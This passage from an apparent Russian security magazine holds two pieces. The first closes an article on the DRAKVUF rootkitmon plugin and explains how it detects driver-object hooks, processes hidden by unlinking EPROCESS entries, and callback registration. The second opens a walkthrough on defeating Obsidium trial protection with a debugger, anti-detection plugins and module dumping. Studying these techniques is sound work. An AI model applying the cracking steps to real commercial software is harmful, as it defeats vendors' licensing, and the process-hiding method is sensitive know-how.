   +0x050 FastIoDispatch   : Ptr64 _FAST_IO_DISPATCH
   +0x058 DriverInit       : Ptr64     long
   +0x060 DriverStartIo    : Ptr64     void
   +0x068 DriverUnload     : Ptr64     void
   +0x070 MajorFunction    : [28] Ptr64     long
```

Описание структуры _DRIVER_OBJECT

Перезапись указателей на обработчики, как и в случае с SSDT, приведет к перехвату всех вызовов определенного типа запроса к драйверу. Особенность этой техники состоит в том, что PatchGuard защищает только небольшой список объектов драйверов и перехват любого драйвера не из списка не приведет к BSOD'у системы.

Помимо массива `MajorFunction`, также существует массив быстрых IO-операций — `FastIoDispatch`. В отличие от `MajorFunction`, быстрые IO-операции предназначены исключительно для драйверов файловой системы и сетевых драйверов. Рассмотрим, что такое объекты и как можно их перечислять непосредственно из контекста гипервизора.

В Windows каждый ресурс (процесс, поток, файл и так далее) представлен в виде объекта и управляется диспетчером объектов Windows. Например, в Windows 10 1803 существует около 64 различных типов объектов.

Каждый объект состоит из двух частей:

- OBJECT_HEADER — специальный заголовок фиксированного размера, который находится перед телом объекта и которым владеет диспетчер объектов;
- Body — часть объекта, представляющая собой системный ресурс (`EPROCESS` для процессов, `ETHREAD` для потоков, `FILE_OBJECT` для файлов и так далее).

```
3: kd> dt nt!_OBJECT_HEADER
   +0x000 PointerCount     : Int8B
   +0x008 HandleCount      : Int8B
   +0x008 NextToFree       : Ptr64 Void
   +0x010 Lock             : _EX_PUSH_LOCK
   +0x018 TypeIndex        : UChar
   +0x019 TraceFlags       : UChar
   +0x019 DbgRefTrace      : Pos 0, 1 Bit
   +0x019 DbgTracePermanent : Pos 1, 1 Bit
   +0x01a InfoMask         : UChar
   +0x01b Flags            : UChar
   +0x01b NewObject        : Pos 0, 1 Bit
   +0x01b KernelObject     : Pos 1, 1 Bit
   +0x01b KernelOnlyAccess : Pos 2, 1 Bit
   +0x01b ExclusiveObject  : Pos 3, 1 Bit
   +0x01b PermanentObject  : Pos 4, 1 Bit
   +0x01b DefaultSecurityQuota : Pos 5, 1 Bit
   +0x01b SingleHandleEntry : Pos 6, 1 Bit
   +0x01b DeletedInline    : Pos 7, 1 Bit
   +0x01c Reserved         : Uint4B
   +0x020 ObjectCreateInfo : Ptr64 _OBJECT_CREATE_INFORMATION
   +0x020 QuotaBlockCharged : Ptr64 Void
   +0x028 SecurityDescriptor : Ptr64 Void
   +0x030 Body             : _QUAD
```

Описание структуры _OBJECT_HEADER

Многие объекты содержат данные, которые постоянны для всех объектов одного типа. Для экономии памяти диспетчер объектов хранит статичные данные одного типа объектов в специальной структуре `OBJECT_TYPE`.

```
0: kd> dt nt!_OBJECT_TYPE
   +0x000 TypeList         : _LIST_ENTRY
   +0x010 Name             : _UNICODE_STRING
   +0x020 DefaultObject    : Ptr64 Void
   +0x028 Index            : UChar
   +0x02c TotalNumberOfObjects : Uint4B
   +0x030 TotalNumberOfHandles : Uint4B
   +0x034 HighWaterNumberOfObjects : Uint4B
   +0x038 HighWaterNumberOfHandles : Uint4B
   +0x040 TypeInfo         : _OBJECT_TYPE_INITIALIZER
   +0x0b0 TypeLock         : _EX_PUSH_LOCK
   +0x0b8 Key              : Uint4B
   +0x0c0 CallbackList     : _LIST_ENTRY
```

Описание структуры _OBJECT_TYPE

Все типы объектов хранятся в массиве под символом `nt!ObTypeIndexTable`. В то же время в заголовке объекта находится поле `TypeIndex`, которое указывает на индекс в данном массиве. Для наглядности найдем структуру типа объекта `EPROCESS`.

```
0: kd> !process 0 0 explorer.exe
PROCESS fffffa80632db630
    SessionId: 1  Cid: 06bc    Peb: 7fffffd5000  ParentCid: 0658
    DirBase: 1ea2fc000  ObjectTable: fffff8a001179560  HandleCount: 710.
    Image: explorer.exe

0: kd> ? fffffa80632db630 - 0x30
Evaluate expression: -6045650012672 = fffffa80`632db600
0: kd> dt nt!_OBJECT_HEADER fffffa80`632db600
   +0x000 PointerCount     : 0n366
   +0x008 HandleCount      : 0n6
   +0x008 NextToFree       : 0x00000000`00000006 Void
   +0x010 Lock             : _EX_PUSH_LOCK
   +0x018 TypeIndex        : 0x7 ''
   +0x019 TraceFlags       : 0 ''
   +0x01a InfoMask         : 0x8 ''
   +0x01b Flags            : 0 ''
   +0x020 ObjectCreateInfo : 0xfffffa80`62e6bd80 _OBJECT_CREATE_INFORMATION
   +0x020 QuotaBlockCharged : 0xfffffa80`62e6bd80 Void
   +0x028 SecurityDescriptor : 0xfffff8a0`0125e865 Void
   +0x030 Body             : _QUAD
0: kd> dt nt!_OBJECT_TYPE poi(nt!ObTypeIndexTable + (0x7 * 8))
   +0x000 TypeList         : _LIST_ENTRY [ 0xfffffa80`61111b20 - 0xfffffa80`61111b20 ]
   +0x010 Name             : _UNICODE_STRING "Process"
   +0x020 DefaultObject    : (null)
   +0x028 Index            : 0x7 ''
   +0x02c TotalNumberOfObjects : 0x20
   +0x030 TotalNumberOfHandles : 0xd8
   +0x034 HighWaterNumberOfObjects : 0x21
   +0x038 HighWaterNumberOfHandles : 0xdc
   +0x040 TypeInfo         : _OBJECT_TYPE_INITIALIZER
   +0x0b0 TypeLock         : _EX_PUSH_LOCK
   +0x0b8 Key              : 0x636f7250
   +0x0c0 CallbackList     : _LIST_ENTRY [ 0xfffffa80`61111be0 - 0xfffffa80`61111be0 ]
```

Пример нахождения типа объекта

Объекты хранятся в специальной директории `_OBJECT_DIRECTY`. Указатель на корневую директорию содержится в `nt!ObpRootDirectoryObject`.

```
0: kd> dt nt!_OBJECT_DIRECTORY
   +0x000 HashBuckets      : [37] Ptr64 _OBJECT_DIRECTORY_ENTRY
   +0x128 Lock             : _EX_PUSH_LOCK
   +0x130 DeviceMap        : Ptr64 _DEVICE_MAP
   +0x138 SessionId        : Uint4B
   +0x140 NamespaceEntry   : Ptr64 Void
   +0x148 Flags            : Uint4B
```


Описание структуры _OBJECT_DIRECTORY

Всего в директории может быть 37 записей, где каждая запись — указатель на связный список `_OBJECT_DIRECTORY_ENTRY` со следующей структурой.

```
0: kd> dt nt!_OBJECT_DIRECTORY_ENTRY
   +0x000 ChainLink        : Ptr64 _OBJECT_DIRECTORY_ENTRY
   +0x008 Object           : Ptr64 Void
   +0x010 HashValue        : Uint4B
```

Описание структуры _OBJECT_DIRECTORY_ENTRY

`Object` — это тело объекта. Директории также могут быть вложенными, для них существует специальный тип `Directory`, и, если `Object` имеет данный тип, он трактуется как `OBJECT_DIRECTORY`.



Пример директории диспетчера объектов

Соответственно, для перечисления всех объектов драйверов в системе rootkitmon рекурсивно обходит каждую директорию и сохраняет объект, если он относится к типу Driver.

```
std::set<driver_t> rootkitmon::enumerate_directory(vmi_instance_t vmi, addr_t directory)
{
    std::set<driver_t> out;

    for (int i = 0; i < 37; i++)
    {
        addr_t hashbucket = 0;
        if (VMI_SUCCESS != vmi_read_addr_va(vmi, directory + this->guest_ptr_size * i, 4, &hashbucket) || !hashbucket)
            continue;

        while (true)
        {
            addr_t object = 0;
            if (VMI_SUCCESS != vmi_read_addr_va(vmi, hashbucket + this->offsets[OBJECT_DIRECTORY_ENTRY_OBJECT], 4, &object) || !object)
                break;

            unicode_string_t* obj_name = get_object_type_name(vmi, object);
            if (obj_name)
            {
                if (!strcmp((const char*)obj_name->contents, "Driver"))
                    out.insert(object);

                if (!strcmp((const char*)obj_name->contents, "Directory"))
                    for (auto obj : enumerate_directory(vmi, object))
                        out.insert(obj);

                vmi_free_unicode_str(obj_name);
            }

            if (VMI_SUCCESS != vmi_read_addr_va(vmi, hashbucket + this->offsets[OBJECT_DIRECTORY_ENTRY_CHAINLINK], 4, &hashbucket) || !hashbucket)
                break;
        }
    }
    return out;
}
```

Код рекурсивного перечисления объектов драйверов

У каждого полученного объекта подсчитывается контрольная сумма массивов `MajorFunction` и `FastIoDispatch`, а также указателей `DriverStartIo` и `DriverUnload`. Несовпадение контрольной суммы по результатам анализа означает вредоносную модификацию этих структур.

```
// Compare dispatch table checksums
for (const auto& [drv_object, checksum] : this->driver_object_checksums)
{
    // Find driver object
    if (past_driver_object_checksums.find(drv_object) == past_driver_object_checksums.end())
        continue;

    const auto& p_checksum = past_driver_object_checksums[drv_object];

    if (checksum != p_checksum)
    {
        fmt::print(this->format, "rootkitmon", drakvuf, info,
            keyval("Reason", fmt::Qstr("Driver object modification")));
    }
}
```

Код проверки контрольной суммы

Помимо `DRIVER_OBJECT`, мы также сохраняем каждый `DEVICE_OBJECT` в стеке девайсов. `DEVICE_OBJECT` может представлять собой логическое, физическое устройство или просто некие возможности драйвера. Сама структура `DEVICE_OBJECT` всегда создается драйвером функцией `IoCreateDevice`. Когда система посылает IRP-запрос драйверу, она направляет его какому-либо девайсу. Массив `MajorFunction` имеет указатели на обработчики запросов со следующим прототипом.

```
DRIVER_DISPATCH DriverDispatch;

NTSTATUS DriverDispatch(
  _DEVICE_OBJECT *DeviceObject,
  _IRP *Irp
)
{...}
```

Прототип функции обработки IRP-запросов


Первым аргументом всегда будет указатель на девайс-объект, к которому был отправлен запрос. Соответственно, драйвер может иметь бесконечно много различных девайсов и обрабатывать каждый по-своему.

Windows позволяет формировать стек девайс-объектов. Обычно, когда на девайс отправляется запрос, его помогают обработать несколько драйверов. Каждый из этих драйверов связан с девайс-объектом, и такие объекты расположены в стеке. Последовательность девайс-объектов с соответствующими драйверами называется стеком девайс-объектов. Например, так выглядит стек девайс-объектов жесткого диска.

```
2: kd> !devstack \device\harddisk0\dr0
  !DevObj           !DrvObj            !DevExt           ObjectName
  ffff9906bab548d0  \Driver\partmgr    ffff9906bab54a20
> ffff9906babbd060  \Driver\disk       ffff9906babbd1b0  DR0
  ffff9906ba387050  \Driver\stornvme   ffff9906ba3871a0  0000006f
!DevNode ffff9906ba38d030 :
```

Пример стека девайс-объектов

Видно, что запрос пройдет несколько «высокоуровневых» драйверов, прежде чем оказаться в обработчике контроллера жесткого диска stornvme. Такие запросы можно перехватывать, регистрируя свой драйвер в стек-девайсе объектов с помощью `IoAttachDeviceToDeviceStack`. Также Windows позволяет регистрировать специальный драйвер — мини-фильтр с помощью `FltRegisterFilter`, который может вызываться на различных IO-запросах. Отличный пример работы мини-фильтров показан на рисунке ниже.



Описание работы драйвера мини-фильтра

Хотя регистрация мини-фильтра не считается вредоносной, перехват этой функции может дать отличное представление о возможностях анализируемого драйвера.

```
else
{
    manual_hooks.push_back(register_profile_hook(drakvuf, config->fltmgr_profile, "fltmgr.sys", "FltRegisterFilter", flt_cb));
}
```


Код регистрации перехвата FltRegisterFilter

Если стек девайсов модифицирован или зарегистрирован мини-фильтр, DRAKVUF покажет следующие строки:

```
"\Device\HarddiskVolume2\Windows\System32\explorer.exe":KiDeliverApc
SessionID:0 PID:1968 PPID:476 Reason:"Driver stack modification"
"\Device\HarddiskVolume2\Windows\System32\explorer.exe":KiDeliverApc
SessionID:0 PID:1968 PPID:476 Reason:"FltRegisterFilter"
```


ТЕХНИКА СОКРЫТИЯ ПРОЦЕССА ОТ TASK MANAGER

Одна из классических техник сокрытия процесса — удаление его из связного списка структур `EPROCESS`. `EPROCESS` — ядерная структура, описывающая состояние запущенного процесса. Другими словами, на каждый запущенный процесс заводится отдельная структура `EPROCESS`. Система связывает каждую структуру `EPROCESS` с другими с помощью двойного связного списка `LIST_ENTRY`. Сам список состоит из двух элементов — указателя `Flink` на следующую структуру `EPROCESS` в цепочке и указателя `Blink` на предыдущую структуру в цепочке. `PsProcessActiveHead` — указатель на связный список процессов.



Описание двусвязного списка структур EPROCESS

Так, при вызове команды `cmd /c tasklist` или открытии Task Manager Windows просматривает связный список процессов и возвращает информацию по каждому из них. Чтобы процесс не высвечивался в данных списках, достаточно удалить его из цепочки. Для этого необходимо, чтобы `Flink` предыдущего процесса в цепочке указывал на структуру следующего, а `Blink` следующего процесса указывал на предыдущий. Также во избежание BSOD'ов ссылки скрытого процесса должны указывать друг на друга, как показано на рисунке ниже.



Пример скрытого процесса

Для мониторинга сокрытия процесса из связного списка плагин rootkitmon перехватывает две системные функции: `PspInsertProcess` и `PspProcessDelete`. Как можно догадаться по названию, первая функция вставляет только что созданный процесс в связный список структур `EPROCESS`, а вторая удаляет.

Также плагин содержит внутренний список всех запущенных процессов в системе, который заполняется при инициализации плагина и пополняется (или отчищается) при создании и завершении процесса.

Соответственно, если на завершении процесса его указатели `Flink` и `Blink` замкнуты — процесс был скрыт.

```
addr_t list_entry_va = process + plugin->offsets[EPROCESS_ACTIVEPROCESSLINKS];
addr_t flink = 0;
addr_t blink = 0;

ctx.addr = list_entry_va + plugin->offsets[LIST_ENTRY_FLINK];
if (VMI_FAILURE == vmi_read_addr(vmi, &ctx, &flink))
    goto done;

ctx.addr = list_entry_va + plugin->offsets[LIST_ENTRY_BLINK];
if (VMI_FAILURE == vmi_read_addr(vmi, &ctx, &blink))
    goto done;

if (list_entry_va == flink && flink == blink && flink && blink)
{
    print_hidden_process_information(drakvuf, info, plugin, pid);
}
```

Код обнаружения скрытого процесса

Но что, если процесс не был завершен в конце анализа? Для этого плагин перечисляет связный список структур `EPROCESS` и сравнивает его с имеющимся в момент завершения: если процесс из старого списка не был найден в новом, он был скрыт.

```
// Check hidden processes
//
auto temp_processes = std::move(plugin->live_processes);
plugin->live_processes.clear();
drakvuf_enumerate_processes(drakvuf, process_visitor, static_cast<void*>(plugin));

for (vmi_pid_t pid : temp_processes)
{
    if (std::find(plugin->live_processes.begin(), plugin->live_processes.end(), pid) == plugin->live_processes.end())
    {
        print_hidden_process_information(drakvuf, info, plugin, pid);
    }
}
```

Код проверки списка процессов в конце анализа

Такой подход не нагружает систему и очень эффективен. Если будет обнаружен скрытый процесс, в логах DRAKVUF появится такая строка:

```
"\Device\HarddiskVolume2\Windows\System32\explorer.exe":KiDeliverApc
SessionID:0 PID:1968 PPID:476 Reason:"Hidden process" HiddenPid:1624
```

где `HiddenPid` — PID скрытого процесса.

РЕГИСТРАЦИЯ СИСТЕМНЫХ ФУНКЦИЙ ОБРАТНОГО ВЫЗОВА

Напоследок разберем несколько индикаторов, которые не считаются вредоносными, но могут таковыми оказаться.

Microsoft предоставляет «официальный» способ перехвата системных событий с помощью регистрации функций обратного вызова (колбэков). Например, чтобы получать оповещения о создании или завершении процессов, драйвер может зарегистрировать колбэк с помощью API `PsSetCreateProcessNotifyRoutine`, для подписки на создание потоков — `PsSetCreateThreadNotifyRoutine`.

Только документированных колбэков больше пятнадцати, в DRAKVUF мы перехватываем следующие API регистрации колбэков:

- `PspSetCreateProcessNotifyRoutine` — подписка на создание/завершение процесса;
- `PspSetCreateThreadNotifyRoutine` — подписка на создание/завершение потока;
- `PsSetLoadImageNotifyRoutine` — подписка на загрузку модулей;
- `CmpRegisterCallbackInternal` — подписка на работу с реестром;
- `ObRegisterCallbacks` — подписка на получение описателей процесса, потока и рабочего стола;
- `FsRtlRegisterFileSystemFilterCallbacks` — подписка на работу с файловой системой.


Список не исчерпывающий и в будущих ревизиях плагина может изменяться. Сама по себе регистрация колбэка не считается вредоносной, но дает хорошее представление, что делает анализируемый драйвер в песочнице. На текущий момент плагин просто перехватывает функции регистрации колбэков и фиксирует названия функций регистрации, если такие были вызваны.

```
for (const auto& target : hook_targets)
{
    auto hook = createSyscallHook(target, &rootkitmon::callback_hooks_cb);
    if (!hook)
    {
        PRINT_ROOTKITMON("[ROOTKITMON] Failed to hook %s\n", target);
    }
    else
    {
        hook->trap_->name = target;
        this->syscall_hooks.push_back(std::move(hook));
    }
}
```

Код перехвата регистрации колбэк-функций

ЗАКЛЮЧЕНИЕ

Плагин rootkitmon находится на ранних стадиях разработки, но уже позволяет обнаружить такие руткиты, как Moriya, TDSS, Necurs и многие другие. Rootkitmon не нагружает систему и поддерживает как Windows 7 x64, так и Windows 10 x64. Дальше количество техник обнаружения вредоносной активности будет только увеличиваться.



OBSIDIUM FATALITY

ОБХОДИМ ТРИАЛЬНУЮ ЗАЩИТУ ПОПУЛЯРНОГО ПРОТЕКТОРА


МВК

Сегодня мы продолжим разговор о популярных защитах программ и о способах их обхода. На очереди Obsidium, который считается одним из самых серьезных инструментов наряду с VMProtect и Themida. Среди заявленных функций — полный джентльменский набор: виртуализация, антиотладка, обнаружение VM, защита памяти, проверка целостности, защита импорта, свой API для интеграции в пользовательскую программу и прочие вкусности, осложняющие жизнь простому хакеру.

WARNING


Статья имеет ознакомительный характер и предназначена для специалистов по безопасности, проводящих тестирование в рамках контракта. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Распространение вредоносных программ, нарушение работы систем и нарушение тайны переписки преследуются по закону.

На примере программы, использующей одну из последних версий Obsidium, попробуем разобрать слабые и сильные места этой защиты. В статье, посвященной другому известному протектору — Enigma, я рассказывал о популярном у разработчиков способе защиты приложения: пользователю предоставляется ознакомительный период работы с программой — можно использовать ее определенное время или выполнить определенное количество запусков. Есть такая возможность и у Obsidium. Скачав с официального сайта демоверсию защиты (последняя актуальная версия — 1.7.3.3), запускаем ее.



Интерфейс Obsidium

Для начала, как нам советуют, создадим новый проект и в его настройках укажем защиту приложения в виде триального периода. Для этого жмем в левой вертикальной панели графическую кнопку с шестеренками Settings и открываем вторую справа вкладку Time trial.




Настраиваем триальный период для программы

Как видишь, здесь присутствует такой же джентльменский набор функций, как и в Enigma:

- триал до определенной даты;
- триал на определенное количество дней;
- триал на определенное количество запусков.

Немного неочевидным кажется предназначение четырех полей ввода в левой нижней части окна под общим заголовком User-defined trial counters. На самом деле, как я уже говорил, для тех привередливых пользователей, которым мало стандартной защиты по времени или количеству запусков, Obsidium предлагает набор своих функций для интеграции в программу. В качестве одного из вариантов разработчик может устанавливать собственные триальные счетчики, контролируемые прямо из кода во время выполнения программы. Это четыре целочисленные 16-битные переменные, сохраняемые в системе до следующего запуска программы, значения которых можно читать функцией `int obsGetTrialCounter(DWORD dwCtrIdx)` и декрементировать функцией `bool obsDecTrialCounter(DWORD dwCtrIdx, short wValue)`. Эту функцию можно использовать, например, если мы хотим, чтобы программа после десяти сохранений блокировала функцию Save и продолжала дальше работать как ни в чем не бывало, без дальнейшей возможности сохранить файл на диск. Этот инструментарий предоставляет пользователям более гибкие возможности управления триалом.



Защита установлена!

После установки нужных параметров защиты жмем вторую снизу кнопку в левой панели с надписью PROTECT, затем на вкладке Executables выбираем файл защищаемой программы и, наконец, нажимаем кнопку Protect all. Теперь наше приложение под защитой демоверсии Obsidium, о чем нам будет напоминать раздражающее окошко при каждом ее запуске.

Потренировавшись на кошках, перейдем к взлому приложения. Итак, у нас имеется триальная версия программы, которую DIE идентифицирует следующим образом:

```
Obsidium v1.5.4.x - [ v1.6.x.x - 1.x.x ]  - Obsidium Software - www.obsidium.de    *ACM  , Overlay : FE4711... Nothing detected
```

С первого взгляда очевидно, что загружать такое в дизассемблер совершенно бесполезно: код сильно сжат или зашифрован (на самом деле и то и другое). Секции пустые, из импорта имеются в наличии всего четыре функции. Попробуем сразу загрузить ее в отладчик.

Воспользуемся x64dbg, ибо в нем есть прекрасные плагины Scylla и ScyllaHide, которые нам очень пригодятся. К примеру, для того чтобы не палить дебаггер, в ScyllaHide существует специальный профиль, заточенный исключительно под Obsidium. Включаем его и начинаем трассировку.

Хождение по безумному коду протектора — довольно нудное занятие и вдобавок небезопасное, ибо Obsidium, как и другие «взрослые» защиты типа VMProtect, умеет контролировать время прохождения определенных участков кода внутри себя. Скрыть собственное присутствие нам не поможет никакая ScyllaHide. Вдобавок мы, по моему обыкновению, хотим все сделать максимально быстро и с минимумом затрат, поэтому просто позволим программе запуститься до появления на экране основного окна.

Программа превосходно запускается и даже прерывается — ScyllaHide прекрасно отрабатывает свое назначение. В этот момент мы видим расшифрованный и распакованный модуль, который попытаемся сдампить при помощи той же Scylla. Для этого останавливаемся где-нибудь внутри кода основного модуля и относительно данного `OEP` делаем автопоиск `IAT`. После чего Get Imports выдает очень длинный список ошибок, но при этом все-таки строит таблицу импорта.

Кропотливо вымарываем помеченные красными крестиками ошибочные ноды и дампим модуль. Вроде бы все хорошо, мы, кажется, получили чистый модуль со снятым протектором, но, к сожалению, с полпинка работает такое далеко не всегда. В частности, после данной процедуры наш модуль отказывается запускаться — при этом не выдает никакой ошибки, просто молча завершается.

При ближайшем рассмотрении становится понятно почему: точка входа найдена неверно, она указывает на совершенно левую пустую процедуру. Найти правильную точку входа, по идее, возможно (как будет показано ниже), но дело даже не в этом. В принципе, в некоторых случаях задачу можно уже считать решенной и начинать пить шампанское — к примеру, если модуль написан на дельфи, бейсике, дотнете и подобном. В этом случае он уже вполне годится для загрузки в инструмент реверс-инжиниринга. Да что там говорить, даже обычный скомпилированный модуль пригоден для реверса — к примеру, можно найти место для инлайн-патча и написать лоадер или разобрать алгоритм для создания кейгена.

Попробуем развить последнюю идею технически. Как я уже говорил, у модуля всего четыре импортируемые функции: `GetModuleHandleA`, `MessageBoxA`, `RegOpenKeyExA` и `ImageList_Add`. Для начала установим точку останова на `GetModuleHandleA`. Программа запускается, и точка останова даже отрабатывает пару раз, однако после этого отладчик зацикливается с бесконечными попытками исключения по `ACCESS_VIOLATION`. Защита явно спалила отладчик, и ScyllaHide уже не помогает.

Отрицательный результат не отбивает у нас охоту работать в этом направлении, и мы по старой памяти пробуем повторить этот трюк с `ReadFile`. На удивление, бряк несколько раз вполне эффективно срабатывает и не зацикливается. Смотрим внимательно на стек вызовов — первые несколько раз там содержится полная каша, однако в определенный момент появляется осмысленная последовательность вложенных вызовов, снизу начинающаяся с вызова потока нашей программы из `BaseThreadInitThunk` и заканчивающаяся сверху в недрах модулей `user32` и `gdi32full`. Это наша программа впервые вызвала `LpkDrawTextEx`, а он полез за шрифтом на диск.

Внимательно изучаем расположенный в самом низу списка код процедуры, выполняющейся в этом потоке, и находим начало этой самой процедуры — `0xB634EC`. Итак, мы нашли потенциальную точку входа и теперь у нас есть за что зацепиться в процессе отладки.

Перезапускаем программу, в окно дампа выводим состояние памяти по этому адресу. Как и следовало ожидать, память девственно чиста и заполнена нулями. Запускаем программу, снова останавливаясь на `ReadFile`. Буквально через пару бряков видим по адресу `0xB634EC` готовый распакованный код. Радостно ставим на него бряк, убрав его с `ReadFile` для ясности. Жмем на продолжение, и вот мы останавливаемся на самом входе в распакованную и расшифрованную программу.

